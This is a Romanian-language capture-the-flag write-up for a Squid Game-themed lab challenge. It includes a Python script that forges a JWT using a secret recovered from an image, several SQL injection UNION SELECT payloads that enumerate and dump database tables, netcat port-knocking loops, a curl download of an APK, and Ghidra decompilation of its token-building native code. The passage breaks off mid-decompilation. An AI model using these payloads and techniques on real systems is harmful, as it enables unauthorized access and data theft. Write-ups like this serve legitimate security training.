


Si dupa logare am vazut aceasta interfata




Am descoperit ca exista si un robots.txt


Unde sunt 2 endpoint-uri /status si /organs




Am accesat /status si am gasit aceasta pagina de Game Started, si am deschis Dev Tools pentru a vedea ce requesturi se face, si am verificat respectivele imagini din tab-ul Network




Am observant ca daca accesez imaginea dead_body.png ne da o eroare




Aceasta pare suspicioasa si am descarcat-o sa o analizez local cu zsteg pentru a avea idee daca are ceva ascuns in ea



Dupa cum se poate vedea, am gasit un secret pentru rolul worker
De asemenea in pagina /status am descoperit ca s-a salvat pentru userul logat




Un token jwt, pe care lam decodat pentru a vedea din ce este format



Cu credentialele extrase din poza cu dead_body.png am creat un nou jwt pe care lam introdus in browser


```python
forge_jwt.py
import jwt
import time

SECRET = "dead_people_remember_more_than_alive_ones"

payload = {
    "role": "worker",
    "sub": "player456",
    "iat": int(time.time()),
    "exp": int(time.time()) + 3600
}

forged_token = jwt.encode(payload, SECRET, algorithm="HS256")

print(forged_token)
```

```
kali@kali: ~/Desktop/ctfusv
Session  Actions  Edit  View  Help

┌──(kali㉿kali)-[~/Desktop/ctfusv]
└─$ python forge_jwt.py
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJyb2xlIjoid29ya2VyIiwic3ViIjoicGxheWVyNDU2IiwiaWF0IjoxNzY0MjU1NzA3L
CJleHAiOjE3NjQyNTkzMDd9.j-aX6F5Inchna3rNaeUzYPcx594e4oEHk4DWSMbHxiQ

┌──(kali㉿kali)-[~/Desktop/ctfusv]
└─$
```



Si am accesat endpointul /organs si am gasit flag-ul

FLAG 04 - November 27th, 5:39:39 PM



După obținerea FLAG #3 prin JWT tampering, am observat că pagina /organs (accesibilă doar cu rol "worker") are un formular de search pentru căutarea organelor în baza de date.
Acest formular pare să trimită input-ul utilizatorului direct în query-ul SQL fără validare.

Am început prin a testa dacă formularul este vulnerabil la SQL Injection introducând un caracter special: ‘

Payload:

Eroarea ne confirma faptul ca inputul nu este sanitizat

Pentru a folosi UNION SELECT, trebuie să știm câte coloane returnează query-ul original. Am testat cu 3 coloane (pe baza structurii vizibile în tabel: id, name, details):

Payload:

Query-ul returnează exact 3 coloane

Acum că știm cate coloane sunt, putem extrage informații din database folosind funcții MySQL

' UNION SELECT 1,database(),3-- -

Apoi enumeram tabelele din baza de date
' UNION SELECT 1,table_name,3 FROM information_schema.tables WHERE table_schema='organsdb'-- -

Am investigat structura tabelului messages

' UNION SELECT 1,column_name,3 FROM information_schema.columns WHERE table_name='messages'-- -

ID	NAME	DETAILS
1	flag	3
1	hint	3
1	id	3


Am gasit coloanele flag, hint si id

Acum extrag datele din acele coloane


' UNION SELECT id,flag,hint FROM messages-- -
Si am aflat care este flag-ul

FLAG 05 - November 27th, 9:58:07 PM

La FLAG #4, după exploatarea SQL injection pe portul 8082 (/api/organs), am descoperit în baza de date o coloană care conținea un string encoded în Base64.



Decodând acest string pe un site de conversie Base64 to image, am obținut imaginea care conține mesajul:



"The VIP messaging service will only be revealed by these players, in the given sequence: 456, 218, 067"

Hint-ul făcea defapt referire la:

- 456, 218, 067 = secvența de port knocking
- VIP messaging service = server SMTP pe portul 25
- revealed = portul se dezvăluie după port knocking

Incercam sa ne conectam pe port 25 si am observat ca ne da mesajul unknown host

```
┌──(kali㉿kali)-[~/Desktop/ctfusv]
└─$ nc -v 172.16.50.61 25
172.16.50.61: inverse host lookup failed: Unknown host
```

Am facut un port knocking pentru a forta deschiderea portului SMTP cu nc -z pentru a face conexiune TCP pe porturile respective fara a trimite date apoi se inchide.

```
┌──(kali㉿kali)-[~/Desktop/ctfusv]
└─$ for port in 456 218 67; do nc -z 172.16.50.61 $port 2>/dev/null; sleep 0.3; done
```

Apoi m-am conectat la portul SMTP 25 pentru a obtine flag-ul scriind comanda message, initial am scris diferite string-uri pentru a vedea la care ar raspunde pana am scris comanda corecta si am descoperit care este flag-ul

```
┌──(kali㉿kali)-[~/Desktop/ctfusv]
└─$ nc -v 172.16.50.61 25
172.16.50.61: inverse host lookup failed: Unknown host
(UNKNOWN) [172.16.50.61] 25 (smtp) open
220 squidgameCTF.fake ESMTP
clr
250 OK
status
250 OK
sudo
250 OK
list
250 OK
EHLO test
250 Hello from Squid Game SMTP
dir
250 OK
vip
250 OK
flag
250 OK
reveal
250 OK
getmail
250 OK
reveal
250 OK
message
250 flag{m4sk3d_m4n_c0ntr0l_3ntry}  Also, the APK contains a surveillance tool. Interesting info will be re
vealed inspecting it :)
```

FLAG 06 – Nov 27 23:06

La FLAG #5, după exploatarea serviciului SMTP prin port knocking, am executat comanda MESSAGE și am primit un răspuns care conținea informații despre un APK disponibil pentru download:

```
--XYZ--

250 End of archived message.

250 OK
history
From: ai@frontman.squid
To: worker456@squid
Subject: New Surveillance Tool
MIME-Version: 1.0
Content-Type: multipart/mixed; boundary="XYZ"

--XYZ
Content-Type: text/plain

Here's the latest APK for VIP players.

--XYZ
Content-Type: application/octet-stream; name="VIPs.apk"
Content-Transfer-Encoding: base64
Content-Disposition: attachment; filename="VIPs.apk"

[ Attachment skipped due to size. Retrieve from http://<IP>:8090/VIPs.apk . Be aware that TCP/8090 is avail
able only after knocking using the same sequence you used before. ]

--XYZ--
```

Hint-ul făcea referire la:

- VIPs.apk = aplicație Android ce conține un tool de supraveghere
- port 8090 = portul de unde se descarcă APK-ul (necesită port knocking)
- inspecting it = reverse engineering al aplicației

Am făcut port knocking pentru a deschide portul 8090, apoi am descărcat APK-ul:

```
┌──(kali㉿kali)-[~]
└─$ for port in 456 218 67; do nc -z 172.16.50.61 $port; sleep 0.2; done
curl -o VIPs.apk http://172.16.50.61:8090/VIPs.apk
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 10439k 100 10439k    0     0  8750k      0   0:00:01  0:00:01 --:--:--  8750k

┌──(kali㉿kali)-[~]
└─$ 
```

Apoi am extras continutul apk-ului

Si am observat
System.loadLibrary("ctfnative") încarcă libctfnative.so

native String getSecretFromNative() este funcție implementată în C/C++, nu în Java
Bearer token = rezultatul funcției native

```java
/* compiled from: DevMenuActivity.kt */
@Metadata(d1 = {"\u0000.\n\u0002\u0018\u0002\n\u0002\u0018\u0002\n\u0002\b\u0003\n\u0002\u0018\u0002\n\u0000\n\u0002\u0018\u0002\n\u0000\n\u0002\u0010\u000e
/* loaded from: classes2.dex */
public final class DevMenuActivity extends AppCompatActivity {
    private Button checkUsersButton;
    private String nativeSecret = "default";
    private TextView statusText;
    public static final int $stable = 8;

    public final native String getSecretFromNative();

    static {
        System.loadLibrary("ctfnative");
    }

    @Override // androidx.fragment.app.FragmentActivity, androidx.activity.ComponentActivity, androidx.core.app.ComponentActivity, android.app.Activity
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        if (!Intrinsics.areEqual(getIntent().getStringExtra("decrypted_secret"), getRequiredSecret())) {
            Toast.makeText(this, "Access denied", 0).show();
            finish();
            return;
        }
        this.nativeSecret = getSecretFromNative();
        setContentView(R.layout.activity_dev_menu);
        this.statusText = (TextView) findViewById(R.id.status_text);
        Button button = (Button) findViewById(R.id.check_users_button);
        this.checkUsersButton = button;
        TextView textView = null;
        if (button == null) {
            Intrinsics.throwUninitializedPropertyAccessException("checkUsersButton");
            button = null;
        }
        button.setOnClickListener(new View.OnClickListener() { // from class: com.squidgame.vips.DevMenuActivity$$ExternalSyntheticLambda0
            @Override // android.view.View.OnClickListener
            public final void onClick(View view) {
                DevMenuActivity.onCreate$lambda$0(this.f$0, view);
            }
        });
        TextView textView2 = this.statusText;
        if (textView2 == null) {
            Intrinsics.throwUninitializedPropertyAccessException("statusText");
        } else {
            textView = textView2;
        }
        textView.setText("Dev Menu Activated\nReady to fetch users...");
    }

    /* JADX INFO: Access modifiers changed from: private */
    public static final void onCreate$lambda$0(DevMenuActivity this$0, View view) {
        Intrinsics.checkNotNullParameter(this$0, "this$0");
        this$0.fetchUsers();
    }
```

Si am gasit si un endpoint găsit în ApiClient.java:
GET http://172.16.50.61:3000/users cu header Authorization: Bearer <token>

```java
    }

    public final void initialize(String baseIp) {
        Intrinsics.checkNotNullParameter(baseIp, "baseIp");
        Retrofit retrofitBuild = new Retrofit.Builder().baseUrl("http://" + baseIp + ":3000/").client(new OkHttpClient.Builder().connectTimeout(10L, TimeUnit.SECONDS)
        retrofit = retrofitBuild;
        Intrinsics.checkNotNull(retrofitBuild);
        apiService = (ApiService) retrofitBuild.create(ApiService.class);
    }
```

```java
/* compiled from: ApiClient.kt */
@Metadata(d1 = {"\u0000,\n\u0002\u0018\u0002\n\u0002\u0010\u0000\n\u0000\n\u0002\u0018\u000
/* loaded from: classes2.dex */
public interface ApiService {
    @GET("fetch")
    Call<List<Message>> fetchMessages();

    @GET("users")
    Call<List<User>> fetchUsers(@Header("Authorization") String authToken);

    @POST("send")
    Call<Void> sendMessage(@Body Message message);
}
```

Funcția getSecretFromNative() este implementată în libctfnative.so. Pentru a extrage logica, am folosit Ghidra unde am gasit functia:
Java_com_squidgame_vips_DevMenuActivity_getSecretFromNative

Decompile: Java_com_squidgame_vips_DevMenuActivity_getSecretFromNative - (libctfnative.so)

```
1
2 undefined8
3 Java_com_squidgame_vips_DevMenuActivity_getSecretFromNative(long *param_1,undefined8 param_2)
4
5 {
6   char cVar1;
7   long lVar2;
8   code *UNRECOVERED_JUMPTABLE;
9   undefined8 uVar3;
10  char *pcVar4;
11  undefined1 *puVar5;
12  long in_FS_OFFSET;
13  byte local_30;
14  undefined1 local_2f [15];
15  undefined1 *local_20;
16  long local_18;
17
18  local_18 = *(long *)(in_FS_OFFSET + 0x28);
19  lVar2 = ptrace(PTRACE_TRACEME,0,1,0);
20  if (lVar2 == -1) {
21    __android_log_print(4,"CTFNative","Debugging detected - access denied");
22  }
23  else {
24    ptrace(PTRACE_DETACH,0,1,0);
25  }
26  cVar1 = FUN_00121b40();
27  if (cVar1 == '\0') {
28    cVar1 = FUN_00121480(param_1,param_2);
29    if (cVar1 == '\0') {
30      __android_log_print(4,"CTFNative","Invalid activity context");
31      UNRECOVERED_JUMPTABLE = *(code **)(*param_1 + 0x538);
32      if (*(long *)(in_FS_OFFSET + 0x28) == local_18) {
33        pcVar4 = "INVALID_CONTEXT";
34        goto LAB_00121e29;
35      }
36    }
37    else {
38      cVar1 = FUN_00121650(param_1);
39      if (cVar1 == '\0') {
40        __android_log_print(4,"CTFNative","Invalid call stack");
41        UNRECOVERED_JUMPTABLE = *(code **)(*param_1 + 0x538);
42        if (*(long *)(in_FS_OFFSET + 0x28) == local_18) {
43          pcVar4 = "INVALID_CALL_STACK";
```

Explicație:

- Folosește ptrace() pentru a detecta dacă aplicația rulează într-un debugger
- Verifică context-ul Android, call stack-ul și intent-ul
- Dacă toate verificările trec, apelează FUN_00121a30(&local_30) care construiește tokenul
- Fiecare verificare eșuată returnează un string diferit (INVALID_CONTEXT, ANALYSIS_DETECTED, etc.)

În Decompiler, am identificat linia critică:

FUN_00121a30(&local_30);
__android_log_print(4, "CTFNative",
"All validations passed - returning bearer token");

Aceasta:

- FUN_00121a30 este apelată imediat înainte de mesajul "returning bearer token"
- Primește adresa variabilei local_30 (un string C++)
- După apel, conținutul din local_30 este returnat ca token

```
basic_string<> * FUN_00121a30(basic_string<> *param_1)

{
  byte bVar1;
  byte bVar2;
  ulong uVar3;
  byte bVar4;

  *(undefined8 *)param_1 = 0;
  *(undefined8 *)(param_1 + 8) = 0;
  *(undefined8 *)(param_1 + 0x10) = 0;
  bVar4 = 0;
  uVar3 = 0;
  do {
    bVar1 = "CTF_KEY1"[(uint)uVar3 & 7] ^ (&DAT_00115c20)[uVar3] ^ 0x42;
    if ((byte)(bVar1 + 0x9f) < 0x1a) {
      bVar2 = bVar1 + 0x92;
      if ((byte)(bVar1 + 0xac) < 0x1a) {
